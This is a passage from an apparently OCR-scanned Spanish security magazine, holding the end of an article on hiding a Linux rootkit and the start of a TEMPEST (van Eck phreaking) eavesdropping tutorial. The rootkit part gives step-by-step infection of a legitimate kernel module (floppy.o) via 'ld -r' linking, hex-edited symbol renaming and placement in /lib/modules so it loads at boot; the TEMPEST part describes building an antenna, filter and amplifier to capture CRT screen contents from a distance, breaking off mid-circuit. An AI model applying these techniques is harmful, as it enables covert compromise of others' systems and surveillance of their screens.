El enlazamiento es posible ya que el módulo es tipo reasignable del archivo de tipo ELF (ing. *Executing and Linking Format* – mira también el artículo de Marek Janiczek *Ingeniería inversa del código ejecutable ELF en el análisis de post-intrusión*, *hakin9* 1/2005). Para nosotros es importante que el contenido del archivo sean código y datos que podemos enlazar con otro archivo del mismo tipo. Como consecuencia podemos recibir el archivo ejecutable o el siguiente archivo reasignable. Empleando esta propiedad podemos enlazar dos módulos entre sí.


Tan sólo hay una condición: los símbolos de los objetos enlazados no pueden repetirse (cuando enlazamos el módulo A con el módulo B, los símbolos que incluye no pueden poseer nombres idénticos – se trata, sobre todo, de los símbolos: `init_module` y `cleanup_module`).

Dos módulos enlazados por medio del enlazador *ld* que forma parte del paquete *binutils*. Este paquete es por defecto accesible en todas las distribuciones del sistema Linux. Asimismo, tenemos que emplear el conmutador `-r`, para que el resultado del enlazamiento sea un objeto reasignable, es decir, en nuestro caso el módulo de salida al cual sustituiremos el nombre con el original. Por ejemplo, cuando queremos infectar el módulo *floppy.o*, el procedimiento será el siguiente:

```
# ld -r floppy.o rootkit.o \
  -o new.o
# mv new.o floppy.o
```

La mejor idea será la selección del módulo que se carga durante el proceso de ejecución del sistema operativo – el listado de todos los módulos cargados lo conseguiremos por medio del comando *lsmod*. En Linux los archivos de los módulos se encuentran en los subdirectorios del directorio */lib/modules/*.

Sin embargo, como mencionamos antes, antes del proceso de enlazar tenemos que modificar uno de los módulos para que no se repitan los nombres de los símbolos.



Index	0	+1	+2	+3	+4	+5	+6	+7	+8	+9
0	\0	m	a	r	i	u	s	z	\0	n
10	a	m	e	\0	i	n	i	t	–	m
20	o	d	u	l	e	\0				

Figura 3. *Tabla de las cadenas de caracteres (.strtab) del archivo en formato ELF*

Modificación del módulo

Cada módulo que se cargará por el sistema operativo tiene que poseer por lo menos dos símbolos: `init_module` y `cleanup_module`. Estos símbolos se emplean durante el proceso de la carga y eliminación del módulo de y a la memoria. A la hora de cargar el módulo a la memoria la herramienta *insmod*, emplea la función `obj_find_symbol` que localiza la dirección de la función `init_module`, para que en la última etapa de inicialización esta dirección se emplee por la función `init()` para su llamada (`init_module`).

Sabemos que durante el inicio del módulo se llama la función `init_module`. Por ello, lo único que podemos hacer al enlazar es modificar el módulo de tal manera que se llame la función que inicia el módulo enlazado y no el módulo original al cual enlazamos nuestro código. Para que el código del módulo original también se ejecute, de nuestro módulo tenemos que llamar la función que inicia el módulo original. Tenemos que recordar que en dos módulos enlazados no pueden existir símbolos idénticos.

Teniendo en cuenta el hecho de que no podemos tener acceso al código fuente del módulo original nos queda la respectiva modificación de nuestro módulo (mira el artículo *Propio rootkit en GNU/Linux*, *hakin9* 2/2005) que vamos a enlazar al módulo seleccionado.

Durante la modificación tenemos que tener en cuenta la siguiente limita-

Tabla 1. *Caracteres seleccionados ASCII y su representación hexadecimal*

Carácter ASCII	Valor hex
a	0x61
b	0x62
e	0x65
x	0x78

ción relacionada con la longitud de los nombres de funciones. Pues, todos los símbolos para los objetos ELF se encuentran en la tabla de símbolos `.symtab`. La estructura de la sección está presentada en el Listado 1 (podemos encontrarla también en el archivo de cabecera */usr/include/elf.h*).

El contenido de la sección `.symtab` del módulo dado se puede mostrar por medio del comando:

```
$ readelf -s <nombre del módulo>.o
```

El campo `st_name` es índice de la tabla en la cual se encuentran los nombres de todos los símbolos. La tabla (`.strtab`) incluye cadenas de caracteres terminada con el carácter *null*. El contenido ejemplar está presentado en la Figura 3.

Cambios de nombre de las funciones

Para llamar la función respectiva al iniciar el módulo tendremos que modificar el contenido de esta tabla. El método más simple consistirá en la sustitución de los nombres de algunos símbolos en el archivo enlazado de salida – habrá que sustituir el nombre de la función `init_module` con, por ejemplo, `init_modulx`. Sin embargo, tenemos que recordar que antes de modificar `init_module` indica la función del módulo original.

Antes de compilar nuestro módulo tenemos que seleccionar el nombre de la función de inicio. Sabemos que no puede ser `init_module`. Además, el nombre de la función tiene que ser construido del mismo (o menor) número de caracteres que `init_module`, es decir, por ejemplo, 11 caracteres. En nuestro caso será el nombre `init_modula`. Después de enlazar tenemos que volver a sustituir este nombre con `init_module` – entonces, durante el proceso de carga del módulo a la memoria, la función `init()` llamará la función de inicio del módulo enlazado.

Con el objetivo de dejar las actuales funciones del módulo original tenemos que llamar de nuestro módulo la función original `init_module` (justamente ya denominada `init_modulx`). Esto significa que antes de compilar nuestro módulo tenemos que conocer el futuro nombre de la función original `init_module` (nosotros la llamamos `init_modulx`).

La misma actividad tenemos que realizarla para la función `cleanup_module`. Suponemos que la función original `cleanup_module` se llamará `cleanup_modulx`. Además, en el código de nuestro módulo sustituiremos el nombre `cleanup_module` con `cleanup_modula`, y el cuerpo de la función incluirá la llamada a la función original `cleanup_module` (es decir, después de modificar, `cleanup_modulx`).

El esqueleto de nuestro módulo que pensamos compilar debería tener el aspecto como en el Listado 2.

El código fuente entero (preparado para enlazar) se encuentra en el CD que acompaña el número actual de la revista. Después de compilar el módulo y enlazar recibiremos el módulo de salida que llamamos tal como el módulo original (es decir, por ejemplo *floppy.o*).

Modificación de la tabla .strtab

La última actividad que tenemos que realizar es modificar la tabla que incluye cadenas de caracteres (`.strtab`). Como podemos concluir, la modificación del módulo de salida consiste en la sustitución de unas letras en el respectivo lugar. Un método más elegante puede consistir en la construcción desde el principio de las nuevas tablas `.strtab` y `.symtab`. Sin embargo, nosotros nos concentraremos en la modificación manual.

Los cambios de la tabla consistirán en la modificación de los siguientes nombres (en la secuencia dada):

- `init_module` con `init_modulx`,
- `init_modula` con `init_module`,
- `cleanup_module` con `cleanup_modulx`,
- `cleanup_modula` con `cleanup_module`.

Para la modificación de la tabla `.strtab` podemos emplear cualquier editor hexadecimal, por ejemplo *hexedit*. Conseguiremos el movimiento en el módulo binario del cual empieza la tabla por medio del comando `readelf -S floppy.o`, de la forma presentada abajo:

```
$ readelf -S floppy.o \
  | grep .strtab
[21] .strtab STRTAB ↵
  00000000 0119e0 001279 00   0   0   1
```

Ahora nos queda tan sólo la introducción del módulo en el editor binario y la modificación de los respectivos símbolos. Para recordar los caracteres ASCII y su representación en el formato hexadecimal fueron localizados en la Tabla 1.

Ahora nos queda tan sólo cargar el módulo infeccionado *floppy.o* y su localización en el respectivo directorio */lib/modules* (*/lib/modules/kernel/drivers/block/*).

Belleza de la sencillez

Los métodos presentados de esconder los módulos son fáciles de entender y lo que es más importante – cien por cien eficaces. Gracias a él, la ocultación, suponemos, del código malicioso (en forma de módulo) en nuestro o ajeno sistema Linux es casi indolora.

Sin embargo, no son todas las dificultades que tiene que enfrentar el creador de rootkit. Puede resultar que la función de carga de los módulos no está activada en el sistema. Nuestro rootkit que está basado en el módulo perderá el sentido de existencia, es decir, y el entero trabajo minucioso habrá que realizar de nuevo, empleando diferentes técnicas. Hay métodos que permiten evitar esta incomodidad. Sin embargo, es tema para otras reflexiones. ■

Sistema TEMPEST – capturamos emisiones

Robin Lobel



TEMPEST, conocido también como van Eck phreaking, es el arte de capturar los datos de la que revela una radiación. Se refiere principalmente a las ondas electromagnéticas, sin embargo, puede emplearse para cada tipo de radiaciones producidas dentro de dispositivos. El ejemplo más popular del empleo del sistema TEMPEST se refiere a las pantallas CRT.

Los primeros resultados de las investigaciones acerca fenómeno de captura de ondas electromagnéticas se revelaron en los años cincuenta del siglo pasado. Espiando las transmisiones cifradas soviéticas, la NSA (*Agencia Nacional de Seguridad* estadounidense – *National Security Agency*) reveló ruidos parásitos en la señal capturada los cuales resultaron ser producidos por energía eléctrica de la máquina cifradora. Construyendo un dispositivo apropiado era posible reconstruir la información en texto plano y esto sin necesidad de descifrar la transmisión. Este fenómeno tenía diferentes nombres – primero *NAG1A*, luego *FS222* (lata 60.), *NACSIM5100* en los años setenta y, por fin, *TEMPEST* (acrónimo de *Transient Electromagnetic Pulse Emanation Standard*) desde los años ochenta del siglo pasado.

En el año 1985 el científico holandés, Wim van Eck, publicó un informe sobre los experimentos realizados en este campo desde el año 1983. El documento, aunque poco detallado, demostró que la creación de tal sistema es posible con pocos recursos. En los años 1986 y 1988 van Eck publicó informes complementarios. Diez años más

En este artículo aprenderás...

- conseguirás conocimientos suficientes para comenzar la construcción de tu propio sistema *TEMPEST*.

Lo que deberías saber...

- tienes que tener conocimientos de electrónica práctica,
- deberías, al menos por encima, tener idea de la física de ondas.

Sobre el autor

Robin Lobel lleva proyectos de investigación de IT desde hace años; relacionados, entre otros, con la compresión del sonido, el de imágenes en tiempo real, engines 3D del tiempo real etc. En el año 2003, concretamente, analizó el sistema *TEMPEST* – tenía suficiente tiempo para emplear un laboratorio completo para realizar experimentos con éxito. En sus ratos libres compone música y crea gráficos 2D/3D. Actualmente estudia arte cinematográfico en París. Su página principal es: *http://www.divideconcept.net*.




Figura 1. *Colores: rojo, verde y azul después de mezclar cualquier color*




Figura 2. *Retículo de pixeles que crea una imagen – la claridad depende del espesor de estos puntos en la pantalla*

tarde (en 1998) el ciudadano estadounidense John Young pidió de la mencionada NSA la publicación de los datos revelados sobre el sistema *TEMPEST*. Viendo su petición rechazada apeló y en el año 1998 recibió algunos documentos censurados en su mayor parte. Por el momento sigue faltando información sobre este tema – la mayoría de las publicaciones accesibles describe el fenómeno sólo por encima, sin dar ningún dato práctico.

¿Qué es esto?

El principio de funcionamiento del sistema *TEMPEST* y de sus derivados es la reconstrucción de los datos originales a partir de la información del espectro. El espectro es la huella que deja un objeto dado en el entorno. El espectro puede ser la impresión del pie, calor, olor del alimento cocinado – incluso nuestra sombra. Tal información es importante para los detectives ya que a veces son el único punto de referencia que permite la reconstrucción de los acontecimientos. Físicamente hablando hay tres tipos de espectros que nos lpueden ayudar a recuperar datos: electromagnético, óptico y acústico.

Radiación electromagnética

Es la más difícil de capturar pero la que proporciona mayor cantidad de información. Teniendo en cuenta el hecho de que todos los ordenadores necesitan electricidad y que todas las cargas eléctricas inducen un campo electromagnético proporcional a su potencial, podemos reproducir la actividad interna eléctrica del dispositivo. Esto se puede aplicar en las pantallas CRT y en cables sin aislamiento o alambres.

Espectro óptico

La luz aunque es una onda electromagnética sigue diferentes caminos y conduce a diferentes posibilidades. A diferencia de la emisión electromagnética, las luces del ordenador tienen determinadas tareas que consisten sobre todo en informar sobre el estado del sistema. Por ejemplo, los diodos (LED) – también son una respuesta ante los potenciales eléctricos, por lo tanto, cualquier cambio del sistema influye en ellos. Sin embargo, tales datos sólo pueden ser útiles ante acontecimientos concretos y en determinadas condiciones. Además, la información obtenida podría no ser demasiado importante.

Información acústica

En general, ofrecen las mismas posibilidades que la emisión óptica e incluso menores – la mayoría de los sistemas de ordenadores son relativamente silenciosos y tan sólo las partes mecánicas generan sonidos. Existen pocas aplicaciones para este tipo de emisión. Un dispositivo keylogger basado en eventos acústicos podría ser un buen ejemplo.

Caso especial: radiación de pantallas CRT


Una de las radiaciones más interesantes en un ordenador es la que proviene de los dispositivos visualizadores de información porque su funcionamiento interno se refiere claramente a información importante. Por otra parte, este dispositivo emite radiaciones fuertes que son bastante fáciles de capturar y analizar.

Así funcionan las pantallas

Todos los colores se pueden descomponer en tres colores básicos:

En la Red

- *http://upe.acm.jhu.edu/websites/Jon_Grover/page2.htm* – bases de *van Eck phreaking*,
- *http://www.eskimo.com/~joelm/tempest.html* – página inoficial sobre el sistema *TEMPEST*,
- *http://www.noradcorp.com/2tutor.htm* – página de la empresa NoRad destinada a la emisión reveladora,
- *http://xtronics.com/kits/rcode.htm* – códigos de colores de resistencias,
- *http://web.telia.com/~u85920178/begin/opamp00.htm* – explicación del funcionamiento del amplificador operacional,
- *http://www.hut.fi/Misc/Electronics/circuits/vga2tv/vga2palntsc.html* – convertidor de la señal de sincronización de Tomi Engdahl.






Figura 3. *El flujo de electrones genera la imagen completa en la pantalla*




Figura 4. *Una diferencia de potencial en el conductor crea la onda electromagnética*

rojo, verde y azul (estamos hablando de los dispositivos electrónicos) – como los que se ven en la Figura 1. Mediante la combinación de estos tres colores es posible reconstruir todos los tonos y matices, variando las proporciones fundamentales. La imagen se considera como una complicada combinación de colores usando del esquema de pixels (véase la Figura 2) – puntos compuestos de tres colores: azul, verde y rojo. Es posible reproducir imágenes exactas al aumentar la densidad de pixels en la superficie dada. La resolución de la imagen está definida por la fórmula x*y, donde el valor x es igual al número de pixels horizontales y el valor y de pixels verticales (por ejemplo: 640*480, 800*600, 1024*768 etc.).

La pantalla del monitor está construida de varios módulos. El primero, el tubo de rayos catódicos, es un elemento que reproduce la imagen dada. El haz de electrones con una velocidad vertiginosa escanea la capa fluorescente creando una imagen. El escaneo se realiza por toda la pantalla de izquierda a derecha, y de arriba hacia abajo una la frecuencia entre 50–100 Hz.

Cuando los electrones pasan por la capa fluorescente, ésta emite luz. Esta capa se hace fluorescente en el sentido de la luz durante 10 a 20 milisegundos desde la simulación inicial. Su claridad se fija por la carga de electrones regulados por *Wehlnet* (parte electrónica). El haz pasa a través de dos bobinas (una sirve para determinar la desviación horizontal y la otra la desviación vertical – empleando energía electromagnética) para mejorar su trayectoria. De esta manera barre toda la pantalla y puede reproducir la imagen completa (Figura 3).

La señal de vídeo pasa por varios canales (6 para el mismo canal de vídeo). Más detalladamente: el canal rojo, verde, azul y sus masas, dos canales de sincronización para el escaneo vertical y horizontal y la masa total para las señales de sincronización.

La sincronización de señales, que indica el paso a la siguiente línea o el retorno del rayo al inicio de la pantalla, es una simple diferencia de voltaje de algunos voltios. Esto sucede (para una pantalla de 800x600 px de resolución y 70 Hz de frecuencia de refresco) 70 veces por segundo para la sincronización vertical, y 42000 (600*70) veces por segundo en la sincronización horizontal.

Las señales de vídeo tienen una tensión de 0 V a 0,7 V, lo cual se refleja en la claridad (cuanto más tensión más clara la imagen) en el punto en el cual tiene lugar el escaneo (la tensión puede ser diferente para cada pixel que tenga color diferente – para la pantalla con la resolución 800*600 con la frecuencia 70 Hz los cambios de tensión pueden llegar hasta la frecuencia 800*600*70 lo cual es igual a 34 MHz, es decir 34000000 veces por segundo).

Fenómeno de inductividad

Cualquier diferencia de potencial (es decir, cuando la tensión eléctrica aumenta o disminuye) en el material que conduce la electricidad crea una onda electromagnética proporcional al potencial: esto se llama fenómeno de inductividad (véase la Figura 4). A este proceso se refieren las ecuaciones de Maxwell que describen comportamientos de ondas electromagnéticas, sin embargo, no es necesario entender todos los principios matemáticos y físicos para emplear este fenómeno.




Figura 5. *Pantalla de ejemplo y su correspondiente codificación electrica y electromagnetica*



Figura 6. *Modelo de la antena parabólica*

Existe también el fenómeno inverso: todas las ondas electromagnéticas cuando encuentren un conductor crearán una diferencia de potencial proporcional a la fuerza de la onda. Así funcionan los receptores de las ondas largas: cuanto más fuerte es la onda, más fuerte es la señal recibida.

Para que surja el campo electromagnético tiene que existir la diferencia de potenciales: la tensión constante no creará ninguna onda de radio. Con el mismo principio, no se puede recibir ninguna señal cuando el campo magnético es constante (por lo tanto, la dinamo tiene que moverse constantemente para producir electricidad).

Importancia para los monitores CRT

La señal de vídeo antes de que sea reflejada en forma del flujo de fotones es amplificada a un voltaje alto. Esta amplificación genera fuertes ondas electromagnéticas que, cuando el monitor no está protegido suficientemente, puedes ser capturadas sin contacto físico empleando una antena – desde una distancia de 100 metros. La fuerza de las ondas es proporcional al contraste entre dos pixels consecutivos. Por supuesto, como los tres componentes fundamentales de los colores se transforman a la vez y se emite tan sólo una onda electromagnética global (y más detalladamente: las ondas se combinan en una durante la emisión), no podemos recuperar la información sobre colores.

Construcción del sistema

En la Figura 5 se presenta una pantalla de ejemplo y la codificación eléctrica correspondiente y la inducción electromagnética. A la izquierda podemos observar la imagen mostrada en el monitor. La foto en el centro nos ofrece la misma señal vídeo analizada con el osciloscopio. Finalmente, la foto a la derecha nos muestra la radiación electromagnética (proporcional a la diferencia de potencial). La fórmula vertical ya fue empleada para el brillo (todas las líneas se codifican de la misma manera).

Este ejemplo nos permite conocer el tipo de señales a las que nos enfrentaremos. Comenzaremos con la parte práctica del juego, haremos de detectives.

Antena

La antena puede ser un alambre normal – será suficiente para los experimentos con el sistema de captura de la emisión reveladora (dos, tres metros del monitor). En caso de mayores distancias deberíamos, sin embargo, emplear la antena parabólica (véase la Figura 6) dirigida directamente hacia el dispositivo que emite ondas. Tal antena es muy sensible y direccional, es decir, puede capturar incluso radiación débil en un determinado punto del espacio.

La antena capturará la señal perturbada. El mismo ruido es consecuencia de la contaminación electromagnética del entorno (diferentes ondas de radio). Afortunadamente, los monitores emiten ondas desde un intervalo de frecuencias estrictamente determinado, lo cual nos permitirá la corrección de la señal por medio de un filtro.

Filtración

Para restaurar la señal tenemos que filtrar todas las frecuencias inferiores a las frecuencias de un sólo pixel (esto eliminará también ondas creadas por la señal de sincronización, dificultará, desgraciadamente la reproducción de la señal del inicio de la línea). Lo mejor, sin embargo, para conseguir los mejores resultados inmediatamente, es dejar un pequeño margen y fijar el filtro de frecuencias un poco por debajo de las frecuencias de un pixel único.

Para la pantalla con la resolución 800*600 con la frecuencia de 70 Hz la frecuencia crítica será 800*600*70, lo cual dará 33,6 MHz. El filtro pasa altos está compuesto de una resistencia y un condensador, conectados según muestra la Figura 7:

- *C1* – condensador,
- *R1* – resistencia,
- *Ue, Us* – entrada y salida respectivamente,
- *Y1* – señal recibida.

La frecuencia crítica está definida por la fórmula $fc=1/(2*\pi*R*C)$, donde *fc* es frecuencia, por debajo de la cual el filtro cortará la señal, *R* es valor de resistencia, y *C* es valor del condensador.

Podemos afinar el sistema a la frecuencia, digamos, 1,6 MHz (entonces todas las frecuencias inferiores que 1,6 MHz se eliminarán), lo cual nos conduce a la ecuación $1{,}6*10^6=1/(2*\pi*R*C)$. De esta manera $R*C=1/(2*\pi*1{,}6*10^6)=10^{-7}$.

Seleccionamos esta frecuencia, ya que da buen margen y los respectivos condensadores y resistencias son fáciles de encontrar. Para recibir este resultado podemos emplear un condensador con el valor 1 nF (1 na-





Figura 7. *Esquema del filtro de banda alta*






Figura 8. *Amplificador operacional – construcción del inversor*

nofaradio, equivalente a 10^{-9} faradio) y una resistencia con el valor de 100 Ω (100 ohmios).

Esto nos conducirá a $10^{-9}*10^{2}=10^{-7}$ – tenemos nuestro sistema, y el sistema está afinado a la frecuencia crítica 1,6 MHz. Está claro, podemos emplear cualquier combinación de resitencias y condensadores, lo más importante es mantener la respectiva frecuencia crítica.

Amplificación

La señal filtrada tiene un potencial muy bajo (unos minivoltios). Para emplear la señal tenemos que amplificarla (es decir, multiplicar la tensión por un valor constante) a un nivel aceptable. Como ya sabemos, las señales de vídeo tienen la tensión entre 0 V y 0,7 V. Para conseguir tales valores, emplearemos un amplificador operacional (*operational amplifier* – OA, véase la Tabla *En Internet*) que es una componente electrónico-accesible en las tiendas por unos diez euros.




Figura 9. *Diodo – símbolo empleado en los esquemas electrónicos*

Como nos ocupamos de las frecuencias altas (megahertzios), deberíamos seleccionarlo con cuidado: los más populares OA no sirven para tales frecuencias. Por lo tanto, en la tienda deberíamos preguntar por el amplificador operacional de vídeo. Un buen ejemplo es el modelo AD844AN, aunque puede no ser accesible en todos los países (por otro lado, ¿para qué tenemos Internet?). Está bien consultar los catálogos de diferentes fabricantes.

Un OA tiene muchas aplicaciones; sin embargo, nosotros queremos simplemente amplificar nuestra señal. Para hacerlo, emplearemos el circuito mostrado en la Figura 8. Está construido con el amplificador operacional y las dos resistencias:

- *R2*, *R3* – resistencias,
- *OA* – amplificador operacional,

No te olvides a la hora de amplificar

Deberíamos recordar algunas cosas. Primero, está bien emplear el potenciómetro (para R3), para poder sustituir el coeficiente incluso después de montar el circuito. Aún más, ¡OA debería ser alimentado! Es importante ser cuidadoso con esto al seleccionar el amplificador operacional, porque que no tienen los mismos requisitos – normalmente son de 12 V a 15 V. Merece la pena saber, cómo conectarlo antes de montar el circuito. En Internet podemos encontrar diferentes documentos sobre este tema (véase la Tabla *En Internet*). Por fin, el circuito se llama inversor, ya que devuelve la señal de salida (por lo tanto, *k* en la fórmula es negativo). Sin embargo, esto no constituye problema alguno en caso de las ondas electromagnéticas, ya que cada señal posee parte positiva y negativa.




Figura 10. *Enchufe SUB-D HD*





Figura 11. *Esquema de conexión SCART – Peritel*

- *V+*, *V-* – alimentación OA,
- *Ue*, *Us* – entrada y salida,
- *Y1* – señal recibida.
